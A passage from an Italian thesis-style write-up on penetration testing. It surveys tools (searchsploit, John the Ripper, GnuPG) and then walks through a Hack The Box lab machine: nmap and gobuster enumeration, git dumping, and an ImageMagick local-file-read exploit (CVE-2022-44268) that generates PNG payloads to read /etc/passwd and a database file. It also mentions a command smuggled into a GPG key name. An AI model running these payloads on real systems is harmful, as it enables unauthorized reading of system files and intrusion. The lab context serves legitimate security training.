L'exploitation è una fase chiave nell'ambito della sicurezza informatica e dei test di penetrazione (penetration testing). Rappresenta il momento in cui gli esperti di sicurezza informatica cercano di sfruttare le vulnerabilità e le debolezze nei sistemi informatici, nelle applicazioni o nelle reti al fine di ottenere un accesso non autorizzato o esteso. Questa fase è fondamentale per valutare la sicurezza di un sistema e per identificare eventuali rischi di sicurezza.

Nella fase di ricerca di una vulnerabilità, ci possono essere diversi exploit con differente affidabilità, ma, in generale, la sorgente da cui si attinge è "*exploit-db.com*", con la versione a riga di comando *searchsploit*. Inoltre notiamo come i software messi a disposizione da Kali Linux, ad esempio John The Ripper e GnuPG, svolgono un ruolo coadiuvante nella fase di exploitation.

2.5.1 Searchsploit

Al fine di verificare se la versione di un servizio è vulnerabile, gran parte dei penetration tester va a consultare il database presente al seguente indirizzo "*exploit-db.com*". Per incrementare l'efficienza di tale database, è stata introdotta una versione del sito da riga di comando denominata *searchsploit*. Tale strumento presenta due grandi vantaggi, ovvero:

- *Non è richiesto Internet per il suo utilizzo*: quando si effettuano penetration test o ricerche di vulnerabilità in reti o sistemi che potrebbero essere monitorati, l'uso di una connessione a Internet può essere rilevato. Utilizzando Searchsploit offline si riduce il rischio di essere scoperti attraverso il traffico di rete anomalo.
- *È eseguibile da terminale*, garantendo un impiego agile e intuitivo.

Searchsploit non è incluso nel toolkit di base di Kali Linux, ma può essere scaricato da un repository GitHub avente il seguente indirizzo "`https://gitlab.com/exploit-database/exploitdb`".

Nella Figura 2.8 si esegue il comando `searchsploit binwalk` per cercare all'interno del database Exploit Database informazioni sugli exploit (dettagli su di essi, le vulnerabilità e le informazioni correlate) relativi a Binwalk, un tool per l'analisi di file binari. L'output di quest'ultimo comando restituisce un file di nome `51249.py`, file che verrà utilizzato per proseguire con l'exploitation.

```
┌──(simone㉿kali)-[~/Scaricati]
└─$ searchsploit binwalk
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Binwalk v2.3.2 - Remote Command Execution (RCE)       | python/remote/51249.py
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Figura 2.8: Esempio d'uso di Searchsploit da terminale

2.5.2 John The Ripper

John the Ripper è uno dei più famosi e potenti strumenti di recupero delle password disponibili nell'ambito della sicurezza informatica. Il suo scopo principale è quello di testare e valutare la sicurezza delle password, cercando di recuperarle attraverso varie tecniche di cracking. Queste tecniche includono:

- *L'attacco a dizionario* (Dictionary attack): si basa sull'uso di un file dizionario contenente una lista di parole o frasi comuni, insieme a possibili varianti. Il software verifica ogni parola o frase nel dizionario cercando di indovinare la password.
- *L'attacco a forza bruta* (Brute Force attack): John the Ripper prova ogni possibile combinazione di caratteri fino a quando non trova la password corretta. Questo metodo è estremamente intensivo in termini di risorse e richiede molto tempo per terminare, ma rappresenta l'approccio più completo.

Nella Figura 2.9 si nota come l'impiego di John The Ripper come software per il cracking di password è fondamentale per decifrare un hash utilizzando una wordlist specificando il percorso e il nome del file contenente l'hash.

2.5.3 GnuPG

GnuPG, che sta per GNU Privacy Guard, è un software open-source e gratuito progettato per la crittografia e la firma digitale. Si tratta di uno strumento essenziale per garantire la privacy, la riservatezza dei dati e la sicurezza delle comunicazioni in un mondo digitale. GPG cifra i messaggi utilizzando una coppia di chiavi (pubblica e privata) generate dall'utente. Le chiavi pubbliche possono essere scambiate tra gli utenti in vari modi, principalmente email e keyserver. Tuttavia bisogna prestare particolare attenzione alla corrispondenza tra




Figura 2.9: Esempio di cracking di un Hash tramite John The Ripper

chiave e (presunta) identità: il problema di tutti i sistemi di crittografia asimmetrica è la certificazione dell'autenticità della chiave, solitamente risolto con la presenza di un'autorità centrale oppure con la firma delle chiavi (un utente firma la chiave pubblica di un altro utente per certificarne l'effettiva autenticità). Su questo delicato punto si basa anche la firma digitale di file (messaggi) per garantire l'autenticità del contenuto e del mittente.

Tuttavia, GnuPG può avere un ruolo indiretto o coadiuvante in alcuni scenari di sicurezza informatica. Ecco alcune situazioni in cui GnuPG potrebbe essere coinvolto:

- *Comunicazioni sicure tra attaccanti*: se più attaccanti collaborano su un progetto o un penetration test, potrebbero utilizzare GnuPG per proteggere le loro comunicazioni. Ad esempio, potrebbero cifrare i messaggi e le informazioni sensibili per evitare che terze parti non autorizzate accedano ai dettagli del progetto.
- *Protezione delle chiavi crittografiche*: nel caso in cui gli attaccanti utilizzino chiavi crittografiche per scopi specifici, GnuPG può essere utilizzato per proteggere queste chiavi con password sicure o per crittografarle su dispositivi di archiviazione.
- *Comunicazioni sicure con terze parti collaboratrici*: se gli attaccanti devono comunicare in modo sicuro con terze parti collaboratrici, ad esempio aziende che forniscono servizi o informazioni, potrebbero utilizzare GnuPG per cifrare le comunicazioni in modo che solo le parti autorizzate possano accedere ai dati.

Si ricordi che GnuPG è preinstallato nel toolkit iniziale messo a disposizione dal sistema operativo Kali Linux.

Nel caso mostrato in Figura 2.10, viene generata una chiave pubblica nel cui campo corrispondente a `Nome e Cognome`, come si può notare nel riquadro evidenziato in rosso, viene inserito un comando relativo ad un frammento di codice in Python con l'intento di eseguire un'operazione all'interno dell'interprete Python stesso, per proseguire con l'exploitation.




Figura 2.10: Esempio di generazione di chiave pubblica tramite GnuPG nel corso di un penetration test

CAPITOLO 3

Un primo test di Ethical hacking

Nel corso di questo capitolo, come per i due successivi, esploreremo in dettaglio il processo di esecuzione di un penetration test su una macchina virtuale. Descriveremo metodi e tecnologie necessari all'ottenimento dell'accesso al sistema User e al sistema Root. In questo caso, la macchina target, messa a disposizione dalla piattaforma di sicurezza informatica Hack The Box (HTB), descritta nella Sezione 2.2, è denominata "Pilgrimage" ed è basata sul sistema operativo Linux.

3.1 Information Gathering

Il passo preliminare, come si nota nella Figura 3.1, è la creazione di una sottocartella della cartella *Documenti*, avente lo stesso nome della macchina bersaglio, in modo tale che tutte le azioni, i file e i tool saranno contenuti nella suddetta cartella.




Figura 3.1: Creazione cartella di nome `Pilgrimage`

Successivamente ci si collega alla corrispondente VPN del sito di HackTheBox, attraverso il download del file `.ovpn` e l'esecuzione del comando `sudo openvpn lab_Trust14.ovpn`, e si avvia la macchina Pilgrimage.

Una volta effettuato ciò, si inizia con l'enumerazione attraverso il comando `nmap -sC -sV -Pn 10.10.11.219`, dove l'indirizzo IP corrisponde a quello della macchina Pilgrimage. Nel comando, come si osserva nelle Figure 3.2 e 3.3, sono stati utilizzati i seguenti parametri:

- *-sC* (equivalente a "script=default"); indica a Nmap di eseguire gli script di scansione predefiniti, i quali forniscono informazioni sui servizi e sulle potenziali vulnerabilità;
- *-sV*; consente di sondare le porte aperte determinando le informazioni sui servizi in ascolto su queste ultime e identificando le versioni;
- *-Pn*; specifica di ignorare il discovery di host e di considerare il bersaglio come online indipendentemente dal suo stato.

Il risultato di questo comando è un elenco di porte aperte; in particolare, queste ultime sono due ovvero:

- *Porta 22*: il servizio in ascolto è SSH (Secure Shell), che è un protocollo di rete crittografato utilizzato per la gestione remota sicura di sistemi;
- *Porta 80*: il servizio in ascolto è HTTP (protocollo web), e "*http-git*" indica che è stata trovata un'indicazione di un repository Git su questo server tramite l'analisi dell'HTTP. Invece, `10.10.11.219:80/.git/` è l'URL del repository Git rilevato all'interno della directory `.git` sulla porta 80.

```
┌──(simone㉿kali)-[~]
└─$ nmap -sC -sV -Pn  10.10.11.219
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-10 15:55 CEST
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.052s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
|_  256 d14e293c708669b4d72cc80b486e9804 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'descripti
on' to name the ...
|_    Last commit message: Pilgrimage image shrinking service initial commi
```

Figura 3.2: Prima parte dell'output del comando Nmap

```
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'descripti
on' to name the ...
|_    Last commit message: Pilgrimage image shrinking service initial commi
t. # Please ...
|_http-title: Pilgrimage - Shrink Your Images
|_http-server-header: nginx/1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.31 seconds
```

Figura 3.3: Seconda parte dell'output del comando Nmap

Notiamo che, digitando `10.10.11.219:80/.git/`, si ha come risultato "*403 Forbidden*", che è un codice di stato HTTP restituito da un server web quando una richiesta di accesso a una risorsa è stata rifiutata perché il client non ha i permessi necessari per accedervi.

Inoltre, si nota che nel campo "*http-title*" vi è il titolo della pagina web rilevato attraverso l'analisi HTTP, ossia "`Pilgrimage-ShrinkYourImages`".

Come mostrato in Figura 3.4, tramite il comando "`sudo nano /etc/hosts`", si apre e si modifica il file di configurazione degli host sul sistema Linux, creando un'associazione tra l'indirizzo IP "*10.10.11.219*" della macchina Pilgrimage e il nome di dominio "`pilgrimage.htb`".

```
 GNU nano 7.2                    /etc/hosts
10.10.11.219    pilgrimage.htb
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figura 3.4: Modifica del file `/etc/hosts`

3.2 Vulnerability Analysis

A questo punto, basandoci sulle informazioni raccolte durante l'information gathering, si passa all'analisi delle vulnerabilità. Nella Figura 3.5, procediamo a collegarci al sito web della macchina avente titolo "`Pilgrimage - Shrink Your Images`" attraverso l'indirizzo IP: `http://10.10.11.219`.




Figura 3.5: Pagina del sito Pilgrimage

Utilizzando il comando "`python3 -m git_dumper http://pilgrimage.htb/.git/ git`", il cui output viene mostrato in Figura 3.6, effettuiamo, tramite l'interprete python3 e il tool git-dumper, il dump di un repository git indicandone il link. Come risultato avremo varie directory corrispondenti a dei file git.

```
┌──(simone㉿kali)-[~]
└─$ python3 -m git_dumper http://pilgrimage.htb/.git/ git

Warning: Destination 'git' is not empty
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Already downloaded http://pilgrimage.htb/.git/COMMIT_EDITMSG
[-] Already downloaded http://pilgrimage.htb/.git/description
[-] Already downloaded http://pilgrimage.htb/.git/hooks/applypatch-msg.samp
```

Figura 3.6: Output del comando utilizzando l'interprete python3

Per avere maggiori informazioni, il prossimo step è eseguire il comando "`gobuster dir -u http://pilgrimage.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,png,html`".

Quest'ultimo è utilizzato per eseguire una scansione di directory sul sito web "`http://pilgrimage.htb`" utilizzando una lista di possibili nomi di directory e file forniti nel file "`directory-list-2.3-medium.txt`" con l'obiettivo di individuare directory e file con le estensioni "`.php`", "`.txt`", "`.png`" e "`.html`" all'interno del sito web (Figura 3.7).

```
2023/08/10 16:21:00 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 7621]
/.html                (Status: 403) [Size: 153]
/login.php            (Status: 200) [Size: 6166]
/register.php         (Status: 200) [Size: 6173]
/assets               (Status: 301) [Size: 169] [--> http://pilgrimage.htb/
assets/]
/logout.php           (Status: 302) [Size: 0] [--> /]
/vendor               (Status: 301) [Size: 169] [--> http://pilgrimage.htb/
vendor/]
/dashboard.php        (Status: 302) [Size: 0] [--> /login.php]
/tmp                  (Status: 301) [Size: 169] [--> http://pilgrimage.htb/
tmp/]
/.html                (Status: 403) [Size: 153]
Progress: 1102795 / 1102805 (100.00%)
===============================================================
2023/08/10 17:52:14 Finished
===============================================================
```

Figura 3.7: Output del comando Gobuster

Si prova a cercare sul motore di ricerca la directory evidenziata in blu nella precedente immagine e si osserva il risultato presente nella Figura 3.8:



Figura 3.8: Risultato della ricerca di `http://pilgrimage.htb/tmp/`

Proviamo a cercare sul motore di ricerca il file `/login.php` anteponendo al link la parola chiave *view-source*; come si può riscontrare in Figura 3.9, avremo come risultato la pagina sorgente della corrispondente schermata di login del sito collegato alla macchina Pilgrimage.

```
1  <!DOCTYPE html>
2  <html lang="en">
3
4    <head>
5
6      <meta charset="utf-8">
7      <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
8
9      <link href="https://fonts.googleapis.com/css2?family=Poppins:wght@100;200;300;400;500;600;700;800;900&display=swap" rel="stylesheet">
10
11     <title>Pilgrimage - Shrink Your Images</title>
12
13     <!-- Bootstrap core CSS -->
14     <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
15
16     <!-- Additional CSS Files -->
17     <link rel="stylesheet" href="assets/css/fontawesome.css">
18     <link rel="stylesheet" href="assets/css/templatemo-woox-travel.css">
19     <link rel="stylesheet" href="assets/css/owl.css">
20     <link rel="stylesheet" href="assets/css/animate.css">
21     <link rel="stylesheet" href="https://unpkg.com/swiper@7/swiper-bundle.min.css"/>
22     <link rel="stylesheet" href="assets/css/custom.css">
```

Figura 3.9: Risultato della ricerca di `view-source:http://pilgrimage.htb/login.php`

3.3 Exploitation

Sfruttiamo, dunque, le informazioni appena reperite per cercare sul browser eventuali vulnerabilità di tale software ed effettivamente troviamo la presenza dell'exploit *CVE-2022-44268*, che permette l'esecuzione di codice da remoto senza autenticazione. L'exploit è stato trovato nella seguente pagina GitHub "`https://github.com/voidz0r/CVE-2022-44268`". Nella Figura 3.10 viene mostrato l'effettivo clonaggio dell'exploit da terminale nella cartella `pilgrimage`, attraverso il comando `git clone https://github.com/voidz0r/CVE-2022-44268`.

```
┌──(simone㉿kali)-[~/Documenti/pilgrimage]
└─$ git clone https://github.com/voidz0r/CVE-2022-44268
Clone in 'CVE-2022-44268' in corso...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 30 (delta 8), reused 17 (delta 2), pack-reused 0
Ricezione degli oggetti: 100% (30/30), 954.74 KiB | 4.03 MiB/s, fatto.
Risoluzione dei delta: 100% (8/8), fatto.
```

Figura 3.10: Clonaggio di *CVE-2022-44268*

Nella Figura 3.11, verifichiamo il contenuto di *CVE-2022-44268*:

```
┌──(simone㉿kali)-[~/Documenti/pilgrimage]
└─$ cd CVE-2022-44268

┌──(simone㉿kali)-[~/Documenti/pilgrimage/CVE-2022-44268]
└─$ ls
Cargo.lock  Cargo.toml  image.png  README.md  screens  src
```

Figura 3.11: Contenuto di *CVE-2022-44268*

A questo punto carichiamo sul sito della macchina Pilgrimage il file `image.png` e, cliccando sul pulsante "shrink", come si nota nella Figura 3.12, il sito ci offrirà un link corrispondente all'immagine compressa con un numero randomico mantenendo l'estensione `.png`.




Figura 3.12: Inserimento di `image.png` sul sito Pilgrimage con conseguente produzione di link

Ora utilizziamo una vulnerabilità del software open-source *ImageMagick* usato per manipolare immagini, in particolare convertire, modificare e generare immagini in vari formati, nel nostro caso "`.png`". L'exploit è stato procurato dal seguente sito GitHub: `https://github.com/Sybil-Scan/imagemagick-lfi-poc`. Di seguito le due Figure 3.13 e 3.14 descrivono la pagina github e il clonaggio del software *ImageMagick* nella cartella pilgrimage.



Figura 3.13: Pagina GitHub di ImageMagick




Figura 3.14: Clonaggio del software ImageMagick

Verifichiamo il contenuto della cartella appena installata di nome "`imagemagick-lfi-poc`" ed eseguiamo il comando `python3 generate.py -f "/etc/passwd" -o passwd.png` il cui script sta generando un'immagine `.png` vuota che incorpora un payload progettato per leggere il contenuto del file "`/etc/passwd`" dal sistema. Il file risultante è stato denominato "`passwd.png`". Ciò può essere osservato nelle Figure 3.15 e 3.16.




Figura 3.15: Comando per generare il file `passwd.png`

```
┌──(simone㉿kali)-[~/Documenti/pilgrimage/imagemagick-lfi-poc]
└─$ ls
generate.py  passwd.png  README.md
```

Figura 3.16: Contenuto della cartella `imagemagick-lfi-poc`

Torniamo sul sito Pilgrimage e carichiamo il file `passwd.png` ottenendo il seguente link: `http://pilgrimage.htb/shrunk/64d63ee35a903.png`.

Nella Figura 3.17, utilizzando il comando `wget http://pilgrimage.htb/shrunk/64d63ee35a903.png`, scarichiamo il file immagine PNG dall'indirizzo web specificato e lo salviamo con il nome "`64d63f050016e.png`" nella directory `/Documenti/pilgrimage/imagemagick-lfi-poc`, verificando poi la riuscita del salvataggio.

```
┌──(simone㉿kali)-[~/Documenti/pilgrimage/imagemagick-lfi-poc]
└─$ wget http://pilgrimage.htb/shrunk/64d63f050016e.png
--2023-08-11 16:05:30--  http://pilgrimage.htb/shrunk/64d63f050016e.png
Risoluzione di pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connessione a pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80... connesso.
Richiesta HTTP inviata, in attesa di risposta... 200 OK
Lunghezza: 1688 (1,6K) [image/png]
Salvataggio in: «64d63f050016e.png»

64d63f050016e.png  100%[===================>]   1,65K  --.-KB/s    in 0s

2023-08-11 16:05:30 (173 MB/s) - «64d63f050016e.png» salvato [1688/1688]
```

Figura 3.17: Clonaggio del file `64d63f050016e.png`

Digitando il comando `exiftool 64d63f050016e.png` si esegue l'analisi dei metadati associati al file immagine "`64d63f050016e.png`". I risultati del comando, mostrati nella Figura 3.18, riguardano tutte le informazioni di metadati disponibili per l'immagine, come autore, data di creazione, dimensioni, risoluzione, profilo, colore, e altre proprietà simili.

```
   1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e67205379737465 6d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a
```

Figura 3.18: Output del comando `exiftool 64d63f050016e.png`

Servendoci del sito CyberChef (`https://gchq.github.io/CyberChef/`), strumento online e open-source che permette di eseguire una vasta gamma di operazioni di trasformazione, decodifica e codifica su dati testuali o binari, e incollando il risultato del comando precedente, purtroppo non troviamo alcuna informazione utile.

Quindi proviamo a fare altro, ossia a digitare il comando `python3 generate.py -f "/var/db/pilgrimage" -o database.png` per generare un file `.png` vuoto (Blank PNG), denominato `database.png`, utilizzando lo script chiamato `generate.py`, e per piazzare un payload per leggere il contenuto dal percorso `/var/db/pilgrimage`. Ciò viene mostrato in Figura 3.19. Lo script tenta di sfruttare una vulnerabilità di Local File Inclusion (*LFI*) in ImageMagick.

```
┌──(simone㉿kali)-[~/Documenti/pilgrimage/imagemagick-lfi-poc]
└─$ ls
64d63f050016e.png  generate.py  passwd.png  README.md

┌──(simone㉿kali)-[~/Documenti/pilgrimage/imagemagick-lfi-poc]
└─$ python3 generate.py -f "/var/db/pilgrimage" -o database.png

  [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
  [>] Generating Blank PNG
  [>] Blank PNG generated
  [>] Placing Payload to read /var/db/pilgrimage
  [>] PoC PNG generated > database.png
```

Figura 3.19: Generazione del Blank PNG `database.png`

Carichiamo `database.png` sul sito di Pilgrimage e, come al solito, otterremo un link contenente l'immagine compressa: `http://pilgrimage.htb/shrunk/64d644087e7da.png`. Inoltre, come osserviamo in Figura 3.20, salviamo l'immagine nella cartella `imagemagick-lfi-poc` attraverso il comando wget.

```
┌──(simone㉿kali)-[~/Documenti/pilgrimage/imagemagick-lfi-poc]
└─$ wget http://pilgrimage.htb/shrunk/64d644087e7da.png
--2023-08-11 16:23:03--  http://pilgrimage.htb/shrunk/64d644087e7da.png
Risoluzione di pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connessione a pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80... connesso.
Richiesta HTTP inviata, in attesa di risposta... 200 OK
Lunghezza: 1850 (1,8K) [image/png]
Salvataggio in: «64d644087e7da.png»

64d644087e7da.png      100%[===================>]   1,81K  --.-KB/s    in 0s

2023-08-11 16:23:03 (368 MB/s) - «64d644087e7da.png» salvato [1850/1850]
```

Figura 3.20: Salvataggio dell'immagine compressa *64d644087e7da.png*

Eseguiamo il comando `identify -verbose 64d644087e7da.png` che darà come risultato un output dettagliato che descrive le caratteristiche dell'immagine `64d644087e7da.png` come si può notare nelle Figure 3.21 e 3.22.

```
┌──(simone㉿kali)-[~/Documenti/pilgrimage/imagemagick-lfi-poc]
└─$ identify -verbose 64d644087e7da.png
Image: 64d644087e7da.png
  Format: PNG (Portable Network Graphics)
  Geometry: 128×128
  Class: DirectClass
  Type: true color
  Depth: 8 bits-per-pixel component
  Channel Depths:
    Red:      8 bits
    Green:    8 bits
    Blue:     8 bits
  Channel Statistics:
    Red:
      Minimum:                  257.00 (0.0039)
      Maximum:                65021.00 (0.9922)
      Mean:                   32639.00 (0.4980)
      Standard Deviation:     18978.98 (0.2896)
```

Figura 3.21: Prima parte dell'output del comando `identify -verbose`

